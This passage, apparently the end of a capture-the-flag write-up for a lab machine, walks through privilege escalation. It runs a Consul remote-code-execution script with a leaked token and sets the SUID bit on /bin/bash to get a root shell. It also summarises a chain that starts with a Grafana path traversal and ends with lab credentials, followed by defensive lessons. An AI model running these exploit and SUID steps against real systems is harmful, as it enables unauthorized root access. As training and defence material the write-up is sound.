-rwxr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
developer@ambassador:/tmp$ chmod +x consul_rce.py
developer@ambassador:/tmp$ python3 consul_rce.py
usage: consul_rce.py [-h] -th TARGET_HOST -tp TARGET_PORT -c COMMAND [-s SSL]
                     [-ct CONSUL_TOKEN]
consul_rce.py: error: the following arguments are required: -th/--target_host, -tp/--target_port, -c/--command
developer@ambassador:/tmp$ python3 consul_rce.py -th 127.0.0.1 -tp 8500 -c "chmod u+s /bin/bash" -ct "bb03b43b-1d81-d62b-24b5-39540ee469b5"
[+] Check okucmfmihlhuczv created successfully
[+] Check okucmfmihlhuczv deregistered successfully
developer@ambassador:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
developer@ambassador:/tmp$ bash -p
bash-5.0# whoami
root
Port 8500 is Consul's default HTTP API port, and 127.0.0.1 because it only listens locally. The difference from the manual method is cleanliness: the exploit registers the check over the API, waits for it to run and deregisters it (deregistered successfully), instead of leaving an .hcl lying around on disk. The ls -l before and after is the independent proof that it worked.

root.txt
bash-5.0# cat /root/root.txt
64a3f76af5e58df746a22bfc68bcbfbd
Attack chain
TTL 63 (Linux) ─▶ UDP: nothing ─▶ TCP: 22/80/3000(Grafana 8.2.0)/3306(MySQL)
        │  web :80 ─▶ "Use the developer account to SSH"  (username)
        │  CVE-2021-43798 (pre-auth path traversal)
        ▼
  /etc/passwd (root, developer, consul)  and  grafana.ini ─▶ admin:messageInABottle685427
        │  API /api/datasources  or  /var/lib/grafana/grafana.db (no login)
        ▼
  MySQL grafana:dontStandSoCloseToMe63221! ─▶ whackywidget.users ─▶ base64
        ▼
  SSH developer:anEnglishManInNewYork027468 ─▶ user.txt
        │  ~/.gitconfig ─▶ /opt/my-app ─▶ git log ─▶ "tidy config script" commit
        ▼
  CONSUL_HTTP_TOKEN = bb03b43b-1d81-d62b-24b5-39540ee469b5
        │  consul as root + /etc/consul.d/config.d writable
        ▼
  health-check .hcl (enable_script_checks) ─▶ consul reload ─▶ chmod u+s /bin/bash
        ▼
  bash -p ─▶ root ─▶ root.txt
Lessons learned
- An unauthenticated path traversal is critical. CVE-2021-43798 allows reading
grafana.ini,grafana.dband any file readable by the process. Keep Grafana patched and do not expose port 3000. - The exploit's version does not have to match exactly. The PoC said 8.3.0 and the box ran 8.2.0: since the flaw was fixed in 8.3.1, every earlier version was affected. Reading the exploit before running it also turned an interactive script into a one-line
curl. - Credentials propagate in a chain. The Grafana admin password opens its API, which reveals the MySQL one, which yields
developer's: each secret unlocks the next. Rotate credentials and do not reuse them across services. - base64 protects nothing. Storing a password in base64 in the database is plaintext with extra steps. Hash with slow algorithms.
- git remembers what you delete. The "tidy config script" commit removed the token from the code three minutes after introducing it, and there it still is in the diff. Rotate any leaked credential; cleaning the history is not enough once the repository has been shared.
- Services that run scripts as root are root. Consul with
enable_script_checksand a writable configuration directory allows execution as root. The process should not even be running asrootwhen aconsuluser exists for exactly that purpose.